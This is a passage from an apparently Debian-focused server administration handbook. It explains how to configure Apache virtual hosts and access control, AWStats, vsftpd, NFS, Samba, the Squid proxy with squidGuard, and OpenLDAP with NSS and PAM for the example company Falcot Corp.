> Some extra care must be taken if you want to favor SSL connections with *Perfect Forward Secrecy* (those connections use ephemeral session keys ensuring that a compromission of the server's secret key does not result in the compromission of old encrypted traffic that could have been stored while sniffing on the network). Have a look at Mozilla's recommandations in particular:
>
> → https://wiki.mozilla.org/Security/Server_Side_TLS#Apache

11.2.2. Configuring Virtual Hosts

A virtual host is an extra identity for the web server.

Apache considers two different kinds of virtual hosts: those that are based on the IP address (or the port), and those that rely on the domain name of the web server. The first method requires allocating a different IP address (or port) for each site, whereas the second one can work on a single IP address (and port), and the sites are differentiated by the hostname sent by the HTTP client (which only works in version 1.1 of the HTTP protocol — fortunately that version is old enough that all clients use it already).

The (increasing) scarcity of IPv4 addresses usually favors the second method; however, it is made more complex if the virtual hosts need to provide HTTPS too, since the SSL protocol hasn't always provided for name-based virtual hosting; the SNI extension (*Server Name Indication*) that allows such a combination is not handled by all browsers. When several HTTPS sites need to run on the same server, they will usually be differentiated either by running on a different port or on a different IP address (IPv6 can help there).

The default configuration for Apache 2 enables name-based virtual hosts. In addition, a default virtual host is defined in the `/etc/apache2/sites-enabled/000-default.conf` file; this virtual host will be used if no host matching the request sent by the client is found.

> ***CAUTION*** **First virtual host**
>
> Requests concerning unknown virtual hosts will always be served by the first defined virtual host, which is why we defined `www.falcot.com` first here.

***QUICK LOOK* Apache supports SNI**

The Apache server supports an SSL protocol extension called *Server Name Indication* (SNI). This extension allows the browser to send the hostname of the web server during the establishment of the SSL connection, much earlier than the HTTP request itself, which was previously used to identify the requested virtual host among those hosted on the same server (with the same IP address and port). This allows Apache to select the most appropriate SSL certificate for the transaction to proceed.

Before SNI, Apache would always use the certificate defined in the default virtual host. Clients trying to access another virtual host would then display warnings, since the certificate they received didn't match the website they were trying to access. Fortunately, most browsers now work with SNI; this includes Microsoft Internet Explorer starting with version 7.0 (starting on Vista), Mozilla Firefox starting with version 2.0, Apple Safari since version 3.2.1, and all versions of Google Chrome.

The Apache package provided in Debian is built with support for SNI; no particular configuration is therefore needed.

Care should also be taken to ensure that the configuration for the first virtual host (the one used by default) does enable TLSv1, since Apache uses the parameters of this first virtual host to establish secure connections, and they had better allow them!

Each extra virtual host is then described by a file stored in `/etc/apache2/sites-available/`. Setting up a website for the `falcot.org` domain is therefore a simple matter of creating the following file, then enabling the virtual host with **a2ensite www.falcot.org**.

Пример 11.16. The `/etc/apache2/sites-available/www.falcot.org.conf` file

```
<VirtualHost *:80>
ServerName www.falcot.org
ServerAlias falcot.org
DocumentRoot /srv/www/www.falcot.org
</VirtualHost>
```

The Apache server, as configured so far, uses the same log files for all virtual hosts (although this could be changed by adding `CustomLog` directives in the definitions of the virtual hosts). It therefore makes good sense to customize the format of this log file to have it include the name of the virtual host. This can be done by creating a `/etc/apache2/conf-available/customlog.conf` file that defines a new format for all log files (with the `LogFormat` directive) and by enabling it with **a2enconf customlog**. The `CustomLog` line must also be removed (or commented out) from the `/etc/apache2/sites-available/000-default.conf` file.

Пример 11.17. The `/etc/apache2/conf.d/customlog.conf` file

```
# New log format including (virtual) host name
LogFormat "%v %h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" v

# Now let's use this "vhost" format by default
CustomLog /var/log/apache2/access.log vhost
```

11.2.3. Common Directives

This section briefly reviews some of the commonly-used Apache configuration directives.

The main configuration file usually includes several `Directory` blocks; they allow specifying different behaviors for the server depending on the location of the file being served. Such a block commonly includes `Options` and `AllowOverride` directives.

Пример 11.18. Directory block

```
<Directory /var/www>
Options Includes FollowSymlinks
AllowOverride All
DirectoryIndex index.php index.html index.htm
</Directory>
```

The `DirectoryIndex` directive contains a list of files to try when the client request matches a directory. The first existing file in the list is used and sent as a response.

The `Options` directive is followed by a list of options to enable. The `None` value disables all options; correspondingly, `All` enables them all except `MultiViews`. Available options include:

- `ExecCGI` indicates that CGI scripts can be executed.
- `FollowSymlinks` tells the server that symbolic links can be followed, and that the response should contain the contents of the target of such links.
- `SymlinksIfOwnerMatch` also tells the server to follow symbolic links, but only when the link and the its target have the same owner.
- `Includes` enables *Server Side Includes* (*SSI* for short). These are directives embedded in HTML pages and executed on the fly for each request.
- `Indexes` tells the server to list the contents of a directory if the HTTP request sent by the client points at a directory without an index file (ie, when no files mentioned by the `DirectoryIndex` directive exists in this directory).
- `MultiViews` enables content negotiation; this can be used by the server to return a web page matching the preferred language as configured in the browser.

> ***BACK TO BASICS*** **`.htaccess` file**
>
> The `.htaccess` file contains Apache configuration directives enforced each time a request concerns an element of the directory where it is stored. The scope of these directives also recurses to all the subdirectories within.
>
> Most of the directives that can occur in a `Directory` block are also legal in a `.htaccess` file.

The `AllowOverride` directive lists all the options that can be enabled or disabled by way of a `.htaccess` file. A common use of this option is to restrict `ExecCGI`, so that the administrator chooses which users are allowed to run programs under the web server's identity (the `www-data` user).

11.2.3.1. Requiring Authentication

In some circumstances, access to part of a website needs to be restricted, so only legitimate

users who provide a username and a password are granted access to the contents.

Пример 11.19. `.htaccess` file requiring authentication

```
Require valid-user
AuthName "Private directory"
AuthType Basic
AuthUserFile /etc/apache2/authfiles/htpasswd-private
```

> ***SECURITY*** **No security**
>
> The authentication system used in the above example (`Basic`) has minimal security as the password is sent in clear text (it is only encoded as *base64*, which is a simple encoding rather than an encryption method). It should also be noted that the documents "protected" by this mechanism also go over the network in the clear. If security is important, the whole HTTP connection should be encrypted with SSL.

The `/etc/apache2/authfiles/htpasswd-private` file contains a list of users and passwords; it is commonly manipulated with the **htpasswd** command. For example, the following command is used to add a user or change their password:

```
# htpasswd /etc/apache2/authfiles/htpasswd-private user
New password:
Re-type new password:
Adding password for user user
```

11.2.3.2. Restricting Access

The `Require` directive controls access restrictions for a directory (and its subdirectories, recursively).

It can be used to restrict access based on many criteria; we will stop at describing access restriction based on the IP address of the client, but it can be made much more powerful than that, especially when several `Require` directives are combined within a `RequireAll` block.

Пример 11.20. Only allow from the local network

```
Require ip 192.168.0.0/16
```

> ***ALTERNATIVE*** **Old syntax**
>
> The `Require` syntax is only available in Apache 2.4 (the version in Jessie). For users of Wheezy, the Apache 2.2 syntax is different, and we describe it here mainly for reference, although it can also be made available in Apache 2.4 using the `mod_access_compat` module.
>
> The `Allow from` and `Deny from` directives control access restrictions for a directory (and its subdirectories, recursively).
>
> The `Order` directive tells the server of the order in which the `Allow from` and `Deny from` directives are applied; the last one that matches takes precedence. In concrete terms, `Order deny,allow` allows access if no `Deny from` applies, or if an `Allow from` directive does. Conversely, `Order allow,deny` rejects access if no `Allow from` directive matches (or if a `Deny from` directive applies).
>
> The `Allow from` and `Deny from` directives can be followed by an IP address, a network (such as `192.168.0.0/255.255.255.0`, `192.168.0.0/24` or even `192.168.0`), a hostname or a domain name, or the `all` keyword, designating everyone.

For instance, to reject connections by default but allow them from the local network, you could use this:

```
Order deny,allow
Allow from 192.168.0.0/16
Deny from all
```

11.2.4. Log Analyzers

A log analyzer is frequently installed on a web server; since the former provides the administrators with a precise idea of the usage patterns of the latter.

The Falcot Corp administrators selected *AWStats* (*Advanced Web Statistics*) to analyze their Apache log files.

The first configuration step is the customization of the `/etc/awstats/awstats.conf` file. The Falcot administrators keep it unchanged apart from the following parameters:

```
LogFile="/var/log/apache2/access.log"
LogFormat = "%virtualname %host %other %logname %time1 %methodurl %code %byte
SiteDomain="www.falcot.com"
HostAliases="falcot.com REGEX[^.*\.falcot\.com$]"
DNSLookup=1
LoadPlugin="tooltips"
```

All these parameters are documented by comments in the template file. In particular, the `LogFile` and `LogFormat` parameters describe the location and format of the log file and the information it contains; `SiteDomain` and `HostAliases` list the various names under which the main web site is known.

For high traffic sites, `DNSLookup` should usually not be set to `1`; for smaller sites, such as the Falcot one described above, this setting allows getting more readable reports that include full machine names instead of raw IP addresses.

***SECURITY* Access to statistics**

AWStats makes its statistics available on the website with no restrictions by default, but restrictions can be set up so that only a few (probably internal) IP addresses can access them; the list of allowed IP addresses needs to be defined in the `AllowAccessFromWebToFollowingIPAddresses` parameter

AWStats will also be enabled for other virtual hosts; each virtual host needs its own configuration file, such as `/etc/awstats/awstats.www.falcot.org.conf`.

Пример 11.21. AWStats configuration file for a virtual host

```
Include "/etc/awstats/awstats.conf"
SiteDomain="www.falcot.org"
HostAliases="falcot.org"
```

AWStats uses many icons stored in the `/usr/share/awstats/icon/` directory. In order for these icons to be available on the web site, the Apache configuration needs to be adapted to

include the following directive:

```
Alias /awstats-icon/ /usr/share/awstats/icon/
```

After a few minutes (and once the script has been run a few times), the results are available online:

→ http://www.falcot.com/cgi-bin/awstats.pl

→ http://www.falcot.org/cgi-bin/awstats.pl

CAUTION Log file rotation

In order for the statistics to take all the logs into account, *AWStats* needs to be run right before the Apache log files are rotated. Looking at the `prerotate` directive of `/etc/logrotate.d/apache2` file, this can be solved by putting a symlink to `/usr/share/awstats/tools/update.sh` in `/etc/logrotate.d/httpd-prerotate`:

```
$ cat /etc/logrotate.d/apache2
/var/log/apache2/*.log {
  daily
  missingok
  rotate 14
  compress
  delaycompress
  notifempty
  create 644 root adm
  sharedscripts
  postrotate
    if /etc/init.d/apache2 status > /dev/null ; then \
      /etc/init.d/apache2 reload > /dev/null; \
    fi;
  endscript
  prerotate
    if [ -d /etc/logrotate.d/httpd-prerotate ]; then \
      run-parts /etc/logrotate.d/httpd-prerotate; \
    fi; \
  endscript
}
$ sudo mkdir -p /etc/logrotate.d/httpd-prerotate
$ sudo ln -sf /usr/share/awstats/tools/update.sh \
  /etc/logrotate.d/httpd-prerotate/awstats
```

Note also that the log files created by **logrotate** need to be readable by everyone, especially AWStats. In the above example, this is ensured by the `create 644 root adm` line (instead of the default `640` permissions).

11.3. FTP File Server

FTP (*File Transfer Protocol*) is one of the first protocols of the Internet (RFC 959 was issued in 1985!). It was used to distribute files before the Web was even born (the HTTP protocol was created in 1990, and formally defined in its 1.0 version by RFC 1945, issued in 1996).

This protocol allows both file uploads and file downloads; for this reason, it is still widely used to deploy updates to a website hosted by one's Internet service provider (or any other entity hosting websites). In these cases, secure access is enforced with a user identifier and password; on successful authentication, the FTP server grants read-write access to that user's home directory.

Other FTP servers are mainly used to distribute files for public downloading; Debian packages are a good example. The contents of these servers is fetched from other, geographically remote, servers; it is then made available to less distant users. This means that client authentication is not required; as a consequence, this operating mode is known as “anonymous FTP”. To be perfectly correct, the clients do authenticate with the `anonymous` username; the password is often, by convention, the user's email address, but the server ignores it.

Many FTP servers are available in Debian (ftpd, proftpd-basic, pyftpd and so on). The Falcot Corp administrators picked vsftpd because they only use the FTP server to distribute a few files (including a Debian package repository); since they don't need advanced features, they chose to focus on the security aspects.

Installing the package creates an `ftp` system user. This account is always used for anonymous FTP connections, and its home directory (`/srv/ftp/`) is the root of the tree made available to users connecting to this service. The default configuration (in `/etc/vsftpd.conf`) requires some changes to cater to the simple need of making big files available for public downloads: anonymous access needs to be enabled (`anonymous_enable=YES`) and read-only access of local users needs to be disabled (`local_enable=NO`). The latter is particularly important since the FTP protocol doesn't use any form of encryption and the user password could be intercepted over the wire.

11.4. NFS File Server

NFS (*Network File System*) is a protocol allowing remote access to a filesystem through the network. All Unix systems can work with this protocol; when Windows systems are involved, Samba must be used instead.

NFS is a very useful tool but, historically, it has suffered from many limitations, most of which have been addressed with version 4 of the protocol. The downside is that the latest version of NFS is harder to configure when you want to make use of basic security features such as authentication and encryption since it relies on Kerberos for those parts. And without those, the NFS protocol must be restricted to a trusted local network since data goes over the network unencrypted (a *sniffer* can intercept it) and access rights are granted based on the client's IP address (which can be spoofed).

***DOCUMENTATION* NFS HOWTO**

Good documentation to deploy NFSv4 is rather scarce. Here are some pointers with content of varying quality but that should at least give some hints on what should be done.

→ https://help.ubuntu.com/community/NFSv4Howto

→ http://wiki.linux-nfs.org/wiki/index.php/Nfsv4_configuration

11.4.1. Securing NFS

If you don't use the Kerberos-based security features, it is vital to ensure that only the machines allowed to use NFS can connect to the various required RPC servers, because the basic protocol trusts the data received from the network. The firewall must also block *IP spoofing* so as to prevent an outside machine from acting as an inside one, and access to the appropriate ports must be restricted to the machines meant to access the NFS shares.

***BACK TO BASICS* RPC**

RPC (*Remote Procedure Call*) is a Unix standard for remote services. NFS is one such service.

RPC services register to a directory known as the *portmapper*. A client wishing to perform an NFS query first addresses the *portmapper* (on port 111, either TCP or UDP), and asks for the NFS server; the reply usually mentions port 2049 (the default for NFS). Not all RPC services necessarily use a fixed port.

Older versions of the protocol required other RPC services which used dynamically assigned ports. Fortunately, with NFS version 4, only port 2049 (for NFS) and 111 (for the portmapper) are needed and they are thus easy to firewall.

11.4.2. NFS Server

The NFS server is part of the Linux kernel; in kernels provided by Debian it is built as a kernel

module. If the NFS server is to be run automatically on boot, the nfs-kernel-server package should be installed; it contains the relevant start-up scripts.

The NFS server configuration file, `/etc/exports`, lists the directories that are made available over the network (*exported*). For each NFS share, only the given list of machines is granted access. More fine-grained access control can be obtained with a few options. The syntax for this file is quite simple:

```
/directory/to/share machine1(option1,option2,...) machine2(...) ...
```

Note that with NFSv4, all exported directories must be part of a single hierarchy and that the root directory of that hierarchy must be exported and identified with the option `fsid=0` or `fsid=root`.

Each machine can be identified either by its DNS name or its IP address. Whole sets of machines can also be specified using either a syntax such as `*.falcot.com` or an IP address range such as `192.168.0.0/255.255.255.0` or `192.168.0.0/24`.

Directories are made available as read-only by default (or with the `ro` option). The `rw` option allows read-write access. NFS clients typically connect from a port restricted to root (in other words, below 1024); this restriction can be lifted by the `insecure` option (the `secure` option is implicit, but it can be made explicit if needed for clarity).

By default, the server only answers an NFS query when the current disk operation is complete (`sync` option); this can be disabled with the `async` option. Asynchronous writes increase performance a bit, but they decrease reliability since there is a data loss risk in case of the server crashing between the acknowledgment of the write and the actual write on disk. Since the default value changed recently (as compared to the historical value of NFS), an explicit setting is recommended.

In order to not give root access to the filesystem to any NFS client, all queries appearing to come from a root user are considered by the server as coming from the `nobody` user. This behavior corresponds to the `root_squash` option, and is enabled by default. The `no_root_squash` option, which disables this behavior, is risky and should only be used in controlled environments. The `anonuid=`*`uid`* and `anongid=`*`gid`* options allow specifying another fake user to be used instead of UID/GID 65534 (which corresponds to user `nobody` and group `nogroup`).

With NFSv4, you can add a `sec` option to indicate the security level that you want: `sec=sys` is the default with no special security features, `sec=krb5` enables authentication only, `sec=krb5i` adds integrity protection, and `sec=krb5p` is the most complete level which includes privacy protection (with data encryption). For this to work you need a working Kerberos setup (that service is not covered by this book).

Other options are available; they are documented in the exports(5) manual page.

> ***CAUTION*** **First installation**
>
> The `/etc/init.d/nfs-kernel-server` boot script only starts the server if the `/etc/exports` lists one or more valid NFS

shares. On initial configuration, once this file has been edited to contain valid entries, the NFS server must therefore be started with the following command:

```
# service nfs-kernel-server start
```

11.4.3. NFS Client

As with other filesystems, integrating an NFS share into the system hierarchy requires mounting. Since this filesystem has its peculiarities, a few adjustments were required in the syntaxes of the **mount** command and the `/etc/fstab` file.

Пример 11.22. Manually mounting with the mount command

```
# mount -t nfs4 -o rw,nosuid arrakis.internal.falcot.com:/shared /s
```

Пример 11.23. NFS entry in the `/etc/fstab` file

```
arrakis.internal.falcot.com:/shared /srv/shared nfs4 rw,nosuid 0 0
```

The entry described above mounts, at system startup, the `/shared/` NFS directory from the `arrakis` server into the local `/srv/shared/` directory. Read-write access is requested (hence the `rw` parameter). The `nosuid` option is a protection measure that wipes any `setuid` or `setgid` bit from programs stored on the share. If the NFS share is only meant to store documents, another recommended option is `noexec`, which prevents executing programs stored on the share. Note that on the server, the `shared` directory is below the NFSv4 root export (for example `/export/shared`), it is not a top-level directory.

The nfs(5) manual page describes all the options in some detail.

11.5. Setting Up Windows Shares with Samba

Samba is a suite of tools handling the SMB protocol (also known as “CIFS”) on Linux. This protocol is used by Windows for network shares and shared printers.

Samba can also act as an Windows domain controller. This is an outstanding tool for ensuring seamless integration of Linux servers and the office desktop machines still running Windows.

11.5.1. Samba Server

The samba package contains the main two servers of Samba 4, **smbd** and **nmbd**.

***DOCUMENTATION* Going further**

The Samba server is extremely configurable and versatile, and can address a great many different use cases matching very different requirements and network architectures. This book only focuses on the use case where Samba is used as a standalone server, but it can also be a NT4 Domain Controller or a full Active Directory Domain Controller, or a simple member of an existing domain (which could be a managed by a Windows server).

The samba-doc package contains a wealth of commented example files in `/usr/share/doc/samba-doc/examples/`.

***TOOL* Authenticating with a Windows Server**

Winbind gives system administrators the option of using a Windows server as an authentication server. Winbind also integrates cleanly with PAM and NSS. This allows setting up Linux machines where all users of a Windows domain automatically get an account.

More information can be found in the `/usr/share/doc/samba-doc/examples/pam_winbind/` directory.

11.5.1.1. Configuring with debconf

The package sets up a minimal configuration during the initial installation but you should really run **dpkg-reconfigure samba-common** to adapt it:

The first piece of required information is the name of the workgroup where the Samba server will belong (the answer is `FALCOTNET` in our case).

The package also proposes identifying the WINS server from the information provided by the DHCP daemon. The Falcot Corp administrators rejected this option, since they intend to use the Samba server itself as the WINS server.

11.5.1.2. Configuring Manually

11.5.1.2.1. Changes to `smb.conf`

The requirements at Falcot require other options to be modified in the `/etc/samba/smb.conf` configuration file. The following excerpts summarize the changes that were effected in the `[global]` section.

```
[global]

## Browsing/Identification ###

# Change this to the workgroup/NT-domain name your Samba server will part of
   workgroup = FALCOTNET

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to enable its WINS Server
   wins support = yes ❶

[...]

####### Authentication #######

# Server role. Defines in which mode Samba will operate. Possible
# values are "standalone server", "member server", "classic primary
# domain controller", "classic backup domain controller", "active
# directory domain controller".
#
# Most people will want "standalone sever" or "member server".
# Running as "active directory domain controller" will require first
# running "samba-tool domain provision" to wipe databases and create a
# new domain.
   server role = standalone server

# "security = user" is always a good idea. This will require a Unix account
# in this server for every user accessing the server.
   security = user ❷

[...]
```

❶ Indicates that Samba should act as a Netbios name server (WINS) for the local network.

❷ This is the default value for this parameter; however, since it is central to the Samba configuration, filling it explicitly is recommended. Each user must authenticate before accessing any share.

11.5.1.2.2. Adding Users

Each Samba user needs an account on the server; the Unix accounts must be created first, then the user needs to be registered in Samba's database. The Unix step is done quite normally (using **adduser** for instance).

Adding an existing user to the Samba database is a matter of running the **smbpasswd -a *user***

command; this command asks for the password interactively.

A user can be deleted with the **smbpasswd -x *user*** command. A Samba account can also be temporarily disabled (with **smbpasswd -d *user***) and re-enabled later (with **smbpasswd -e *user***).

11.5.2. Samba Client

The client features in Samba allow a Linux machine to access Windows shares and shared printers. The required programs are available in the cifs-utils and smbclient packages.

11.5.2.1. The smbclient Program

The **smbclient** program queries SMB servers. It accepts a `-U user` option, for connecting to the server under a specific identity. **smbclient //*server*/*share*** accesses the share in an interactive way similar to the command-line FTP client. **smbclient -L *server*** lists all available (and visible) shares on a server.

11.5.2.2. Mounting Windows Shares

The **mount** command allows mounting a Windows share into the Linux filesystem hierarchy (with the help of **mount.cifs** provided by cifs-utils).

Пример 11.24. Mounting a Windows share

```
mount -t cifs //arrakis/shared /shared \
      -o credentials=/etc/smb-credentials
```

The `/etc/smb-credentials` file (which must not be readable by users) has the following format:

```
username = user
password = password
```

Other options can be specified on the command-line; their full list is available in the mount.cifs(1) manual page. Two options in particular can be interesting: `uid` and `gid` allow forcing the owner and group of files available on the mount, so as not to restrict access to root.

A mount of a Windows share can also be configured in `/etc/fstab`:

```
//server/shared /shared cifs credentials=/etc/smb-credentials
```

Unmounting a SMB/CIFS share is done with the standard **umount** command.

11.5.2.3. Printing on a Shared Printer

CUPS is an elegant solution for printing from a Linux workstation to a printer shared by a Windows machine. When the smbclient is installed, CUPS allows installing Windows shared printers automatically.

Here are the required steps:

- Enter the CUPS configuration interface: `http://localhost:631/admin`
- Click on “Add Printer”.
- Choose the printer device, pick “Windows Printer via SAMBA”.
- Enter the connection URI for the network printer. It should look like the following:

  `smb://`*`user`*`:`*`password`*`@`*`server`*`/`*`printer`*.
- Enter the name that will uniquely identify this printer. Then enter the description and location of the printer. Those are the strings that will be shown to end users to help them identify the printers.
- Indicate the manufacturer/model of the printer, or directly provide a working printer description file (PPD).

Voilà, the printer is operational!

11.6. HTTP/FTP Proxy

An HTTP/FTP proxy acts as an intermediary for HTTP and/or FTP connections. Its role is twofold:

- Caching: recently downloaded documents are copied locally, which avoids multiple downloads.
- Filtering server: if use of the proxy is mandated (and outgoing connections are blocked unless they go through the proxy), then the proxy can determine whether or not the request is to be granted.

Falcot Corp selected Squid as their proxy server.

11.6.1. Installing

The squid3 Debian package only contains the modular (caching) proxy. Turning it into a filtering server requires installing the additional squidguard package. In addition, squid-cgi provides a querying and administration interface for a Squid proxy.

Prior to installing, care should be taken to check that the system can identify its own complete name: the **hostname -f** must return a fully-qualified name (including a domain). If it does not, then the `/etc/hosts` file should be edited to contain the full name of the system (for instance, `arrakis.falcot.com`). The official computer name should be validated with the network administrator in order to avoid potential name conflicts.

11.6.2. Configuring a Cache

Enabling the caching server feature is a simple matter of editing the `/etc/squid3/squid.conf` configuration file and allowing machines from the local network to run queries through the proxy. The following example shows the modifications made by the Falcot Corp administrators:

Пример 11.25. The `/etc/squid3/squid.conf` file (excerpts)

```
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS

# Example rule allowing access from your local networks. Adapt
# to list your (internal) IP networks from where browsing should
# be allowed
acl our_networks src 192.168.1.0/24 192.168.2.0/24
http_access allow our_networks
http_access allow localhost
# And finally deny all other access to this proxy
http_access deny all
```

11.6.3. Configuring a Filter

squid itself does not perform the filtering; this action is delegated to **squidGuard**. The former must then be configured to interact with the latter. This involves adding the following directive to the `/etc/squid3/squid.conf` file:

```
url_rewrite_program /usr/bin/squidGuard -c /etc/squid3/squidGuard.conf
```

The `/usr/lib/cgi-bin/squidGuard.cgi` CGI program also needs to be installed, using `/usr/share/doc/squidguard/examples/squidGuard.cgi.gz` as a starting point. Required modifications to this script are the `$proxy` and `$proxymaster` variables (the name of the proxy and the administrator's contact e-mail, respectively). The `$image` and `$redirect` variables should point to existing images representing the rejection of a query.

The filter is enabled with the **service squid3 reload** command. However, since the squidguard package does no filtering by default, it is the administrator's task to define the policy. This can be done by creating the `/etc/squid3/squidGuard.conf` file (using `/etc/squidguard/squidGuard.conf.default` as template if required).

The working database must be regenerated with **update-squidguard** after each change of the **squidGuard** configuration file (or one of the lists of domains or URLs it mentions). The configuration file syntax is documented on the following website:

→ http://www.squidguard.org/Doc/configure.html

ALTERNATIVE **DansGuardian**

The dansguardian package is an alternative to *squidguard*. This software does not simply handle a blacklist of forbidden URLs, but it can take advantage of the PICS system (*Platform for Internet Content Selection*) to decide whether a page is acceptable by dynamic analysis of its contents.

11.7. LDAP Directory

OpenLDAP is an implementation of the LDAP protocol; in other words, it is a special-purpose database designed for storing directories. In the most common use case, using an LDAP server allows centralizing management of user accounts and the related permissions. Moreover, an LDAP database is easily replicated, which allows setting up multiple synchronized LDAP servers. When the network and the user base grows quickly, the load can then be balanced across several servers.

LDAP data is structured and hierarchical. The structure is defined by "schemas" which describe the kind of objects that the database can store, with a list of all their possible attributes. The syntax used to refer to a particular object in the database is based on this structure, which explains its complexity.

11.7.1. Installing

The slapd package contains the OpenLDAP server. The ldap-utils package includes command-line tools for interacting with LDAP servers.

Installing slapd usually asks very few questions and the resulting database is unlikely to suit your needs. Fortunately a simple **dpkg-reconfigure slapd** will let you reconfigure the LDAP database with more details:

- Omit OpenLDAP server configuration? No, of course, we want to configure this service.
- DNS domain name: "`falcot.com`".
- Organization name: "Falcot Corp".
- An administrative passwords needs to be typed in.
- Database backend to use: "MDB".
- Do you want the database to be removed when slapd is purged? No. No point in risking losing the database in case of a mistake.
- Move old database? This question is only asked when the configuration is attempted while a database already exists. Only answer "yes" if you actually want to start again from a clean database, for instance if you run **dpkg-reconfigure slapd** right after the initial installation.
- Allow LDAPv2 protocol? No, there is no point in that. All the tools we are going to use understand the LDAPv3 protocol.

***BACK TO BASICS* LDIF format**

An LDIF file (*LDAP Data Interchange Format*) is a portable text file describing the contents of an LDAP database (or a portion thereof); this can then be used to inject the data into any other LDAP server.

A minimal database is now configured, as demonstrated by the following query:

```
$ ldapsearch -x -b dc=falcot,dc=com
# extended LDIF
#
# LDAPv3
# base <dc=falcot,dc=com> with scope sub
# filter: (objectclass=*)
# requesting: ALL
#

# falcot.com
dn: dc=falcot,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: Falcot Corp
dc: falcot

# admin, falcot.com
dn: cn=admin,dc=falcot,dc=com
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator

# search result
search: 2
result: 0 Success

# numResponses: 3
# numEntries: 2
```

The query returned two objects: the organization itself, and the administrative user.

11.7.2. Filling in the Directory

Since an empty database is not particularly useful, we are going to inject into it all the existing directories; this includes the users, groups, services and hosts databases.

The migrationtools package provides a set of scripts dedicated to extract data from the standard Unix directories (`/etc/passwd`, `/etc/group`, `/etc/services`, `/etc/hosts` and so on), convert this data, and inject it into the LDAP database.

Once the package is installed, the `/etc/migrationtools/migrate_common.ph` must be edited; the `IGNORE_UID_BELOW` and `IGNORE_GID_BELOW` options need to be enabled (uncommenting them is enough), and `DEFAULT_MAIL_DOMAIN`/`DEFAULT_BASE` need to be updated.

The actual migration operation is handled by the **migrate_all_online.sh** command, as follows:

```
# cd /usr/share/migrationtools
# LDAPADD="/usr/bin/ldapadd -c" ETC_ALIASES=/dev/null ./migrate_all_online.sh
```

The **migrate_all_online.sh** asks a few questions about the LDAP database into which the data is to be migrated. Таблица 11.1 summarizes the answers given in the Falcot use-case.

Таблица 11.1. Answers to questions asked by the migrate_all_online.sh script

Question	Answer
X.500 naming context	`dc=falcot,dc=com`
LDAP server hostname	`localhost`
Manager DN	`cn=admin,dc=falcot,dc=com`
Bind credentials	the administrative password
Create DUAConfigProfile	no

We deliberately ignore migration of the `/etc/aliases` file, since the standard schema as provided by Debian does not include the structures that this script uses to describe email aliases. Should we want to integrate this data into the directory, the `/etc/ldap/schema/misc.schema` file should be added to the standard schema.

> ***TOOL* Browsing an LDAP directory**
>
> The **jxplorer** command (in the package of the same name) is a graphical tool allowing to browse and edit an LDAP database. It is an interesting tool that provides an administrator with a good overview of the hierarchical structure of the LDAP data.

Also note the use of the `-c` option to the **ldapadd** command; this option requests that processing doesn't stop in case of error. Using this option is required because converting the `/etc/services` often generates a few errors that can safely be ignored.

11.7.3. Managing Accounts with LDAP

Now the LDAP database contains some useful information, the time has come to make use of this data. This section focuses on how to configure a Linux system so that the various system directories use the LDAP database.

11.7.3.1. Configuring NSS

The NSS system (Name Service Switch, see sidebar *GOING FURTHER* NSS and system databases) is a modular system designed to define or fetch information for system directories. Using LDAP as a source of data for NSS requires installing the libnss-ldap package. Its installation asks a few questions; the answers are summarized in Таблица 11.2.

Таблица 11.2. Configuring the libnss-ldap package

Question	Answer
LDAP server Uniform Resource Identifier	`ldap://ldap.falcot.com`
Distinguished name of the search base	`dc=falcot,dc=com`

LDAP version to use	3
Does the LDAP database require login?	no
Special LDAP privileges for root	yes
Make the configuration file readable/writeable by its owner only	no
LDAP account for root	cn=admin,dc=falcot,dc=com
LDAP root account password	the administrative password

The `/etc/nsswitch.conf` file then needs to be modified, so as to configure NSS to use the freshly-installed **ldap** module.

Пример 11.26. The `/etc/nsswitch.conf` file

```
# /etc/nsswitch.conf
#
# Example configuration of GNU Name Service Switch functionality.
# If you have the `glibc-doc' and `info' packages installed, try:
# `info libc "Name Service Switch"' for information about this file.

passwd: ldap compat
group: ldap compat
shadow: ldap compat

hosts: files dns ldap
networks: ldap files

protocols: ldap db files
services: ldap db files
ethers: ldap db files
rpc: ldap db files

netgroup: ldap files
```

The **ldap** module is usually inserted before others, and it will therefore be queried first. The notable exception is the `hosts` service since contacting the LDAP server requires consulting DNS first (to resolve `ldap.falcot.com`). Without this exception, a hostname query would try to ask the LDAP server; this would trigger a name resolution for the LDAP server, and so on in an infinite loop.

If the LDAP server should be considered authoritative (and the local files used by the **files** module disregarded), services can be configured with the following syntax:

service: ldap [NOTFOUND=return] files.

If the requested entry does not exist in the LDAP database, the query will return a “not existing” reply even if the resource does exist in one of the local files; these local files will only be used when the LDAP service is down.

11.7.3.2. Configuring PAM

This section describes a PAM configuration (see sidebar *BEHIND THE SCENES* `/etc/environment` and `/etc/default/locale`) that will allow applications to perform the required authentications against the LDAP database.

> ***CAUTION* Broken authentication**
>
> Changing the standard PAM configuration used by various programs is a sensitive operation. A mistake can lead to broken authentication, which could prevent logging in. Keeping a root shell open is therefore a good precaution. If configuration errors occur, they can be then fixed and the services restarted with minimal effort.

The LDAP module for PAM is provided by the libpam-ldap package. Installing this package asks a few questions very similar to those in libnss-ldap; some configuration parameters (such as the URI for the LDAP server) are even actually shared with the libnss-ldap package. Answers are summarized in Таблица 11.3.

Таблица 11.3. Configuration of *libpam-ldap*

Question	Answer
Allow LDAP admin account to behave like local root?	Yes. This allows using the usual **passwd** command for changing passwords stored in the LDAP database.
Does the LDAP database require logging in?	no
LDAP account for root	`cn=admin,dc=falcot,dc=com`
LDAP root account password	the LDAP database administrative password
Local encryption algorithm to use for passwords	crypt

Installing libpam-ldap automatically adapts the default PAM configuration defined in the `/etc/pam.d/common-auth`, `/etc/pam.d/common-password` and `/etc/pam.d/common-account` files. This mechanism uses the dedicated **pam-auth-update** tool (provided by the libpam-runtime package). This tool can also be run by the administrator should they wish to enable or disable PAM modules.

11.7.3.3. Securing LDAP Data Exchanges

By default, the LDAP protocol transits on the network as cleartext; this includes the (encrypted) passwords. Since the encrypted passwords can be extracted from the network, they can be vulnerable to dictionary-type attacks. This can be avoided by using an extra encryption layer; enabling this layer is the topic of this section.

11.7.3.3.1. Configuring the Server

The first step is to create a key pair (comprising a public key and a private key) for the LDAP server. The Falcot administrators reuse *easy-rsa* to generate it (see Раздел 10.2.1.1, «Public

